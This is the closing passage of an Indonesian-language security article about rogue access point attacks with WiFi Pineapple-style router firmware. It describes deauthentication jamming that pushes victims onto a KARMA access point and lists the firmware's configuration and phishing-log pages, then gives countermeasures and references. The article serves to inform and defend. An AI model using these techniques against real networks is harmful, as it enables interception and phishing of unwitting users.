
Teknis penyerangan menggunakan jammer bisa dilakukan bila penyerang ingin mendapatkan korban yang sudah terhubung dengan sebuah access point tertentu. Lewat jalan memberikan packet deauthentication maka diharapkan koneksi korban akan terputus dan melakukan permintaan konektivitas (probe request) kepada access point yang kita miliki.




Gambar 8. Jamming terhadap legitimate AP dan menjalankan karma disaat bersamaan.

4.4. Fitur Web UI Tambahan

Fitur web UI tambahan yang penulis maksudkan disini merujuk ke halaman konfigurasi yang terdapat di <http://192.168.1.1:1471/config.php>. Di halaman config.php ini kita bisa mengkonfigurasi setingan karma, wireless, dhcp, firewall, landing pages dan crontabs script. Tab advanced di <http://192.168.1.1:1471/advanced.php>, halaman encoder/decoder <http://192.168.1.1:1471/encodec.php>, phisng log di <http://192.168.1.1:1471/encodec.php> dan halaman <http://192.168.1.1:1471/flashing.php> untuk melakukan upgrade atau revert ke firmware bawaan router.



Gambar 9. Tampilan halaman configuration.



Gambar 10. Halaman upgrade untuk memudahkan prosedur flashing router.

5. Penanggulangan

- Untuk menghindari serangan KARMA dianjurkan untuk menghapus profile open wireless network yang berada di device anda.
- Menggunakan jaringan yang berenkripsi wpa2 untuk meminimalisir dampak dari KARMA.
- Melakukan pengecekan DNS query untuk menangkal spoofhost.
- Menggunakan channel 13/14 pada Access Point untuk menghindari dampak jamming, hal ini bisa dilakukan dengan di beberapa jenis router (ex: airOS, DDWRT).
- Menggunakan WIDS untuk mendeteksi adanya tindakan deauthentication terhadap jaringan wireless anda.¹¹

6. Ucapan Terima Kasih

Terima kasih kepada Cindy Wijaya, Xopal Unil, Tisaros Kaskus, Openwrt Indonesia, Om Hero lirva32, Brahmannggi Aditya, Richy Hendra, Ade Surya, ...all human or not (^) who always support inspired me. And ofcourse it's U... ra'

7. Referensi

- [1] Adrian Crenshaw. "Inside The Atheros Wifi Chips by Andrian Chadd.", Internet: <http://www.youtube.com/watch?v=WOcYTqoSQ68>, Aug. 12, 2014 [Apr. 20, 2015].
- [2] "Piranha firmware". Available: <http://www.ckgaming.co.uk/openwrt/piranha/openwrt-atheros-root.squashfs>, June 28, 2012 [Apr. 20, 2015].
- [3] Digininja. "Jasager firmware.", available: https://digi.ninja/files/jasager_firmware_1.0.tar.bz2 [Apr. 20, 2015].
- [4] "Pineapple MK III firmware.", available <http://dl.dropbox.com/u/58371878/Jasager/Mark%20III%20Firmware/MK3FirmwareV2.1.2.zip>, [Apr. 20, 2015].
- [5] Hak5. "Pineapple MK IV firmware.", available <https://www.wifipineapple.com/index.php?downloads&downloadUpgrade=2.8.1>, May. 12, 2013 [Apr. 20, 2015].
- [6] Hak5. "Pineapple MK V firmware.", available: https://www.wifipineapple.com/index.php?downloads&download_mk5_upgrade=2.2.0, Jan. 12, 2015 [Apr. 20, 2015].
- [7] Andy Davis. "Blue for the pineapple.", Internet: <http://penturalabs.wordpress.com/2013/04/25/blue-for-the-pineapple/>, Apr. 25, 2013 [Apr. 20, 2015].
- [8] "WebUI pineapple MK III.", available: <https://www.dropbox.com/sh/y0an70sofvtezzl/AADBxFyXSJGCsTqHhacKJHMra/Jasager/Mark%20III%20Firmware/pineapple-mk3-v1.0.2.tar.gz>, [Apr. 20, 2015].

¹¹ Hero Suhartono. "Wireless Intrusion detection.", <http://ezine.echo.or.id/issue29/010.txt>, Apr. 1, 2014 [Apr. 20, 2015].

- [9] Dani A. Dai Zovi. “*All your layer belong to us.*”, available: <http://theta44.org/karma/All%20your%20layer%20are%20belong%20to%20us.ppt>, May 2005 [Apr. 20,2015].
- [10] Rama Tri Nanda. “*Turning MR3020 into An Automate Wireless Attacker.*”, available: <http://www.slideshare.net/idsecconf/24-23130352>, June 18, 2013 [Apr. 20,2015].
- [11] Hero Suhartono. “*Wireless Intrusion detection.*”, <http://ezine.echo.or.id/issue29/010.txt>, Apr. 1,2014 [Apr. 20,2015].
- [12] Rama Tri Nanda. “*USSD attack with mr3020 autorickroll.*”, Internet: <http://ezine.echo.or.id/issue29/005.txt> , Apr. 1,2014 [Apr. 20,2015].
- [13] Zuleztz angesehen. “*Minikrebs*”. Internet: <http://shackspace.de/wiki/doku.php?id=project.minikrebs#profilerick-roller>, [Apr. 20,2015].
- [14] Raldnor. “*Occupineapple button script.*” Internet: <http://forums.hak5.org/index.php?/topic/28926-occupineapple-button-script/>, Mar.02,2013 [Apr. 20,2015].
- [15] “*OpenWrt hardware button*”. Internet: <http://wiki.openwrt.org/doc/howto/hardware.button> , [Apr. 20,2015].
- [16] “*Openwrt Builder*”. Internet: <http://wiki.openwrt.org/doc/howto/obtain.firmware.generate> , [Apr. 20,2015].

11. Penulis



Rama Tri Nanda, seorang blogger enthusiast, addict akan perkembangan teknologi terutama yang berkaitan dengan komputer dan semua hal turunannya. Sempat menjadi pembicara di Idsecconf 2013 (Universitas Airlangga) dan Idsecconf 2014 (UPN Veteran Yogyakarta). Saya bisa dihubungi lewat kontak email: ramatrinanda@gmail.com atau twitter di <https://twitter.com/smr86>.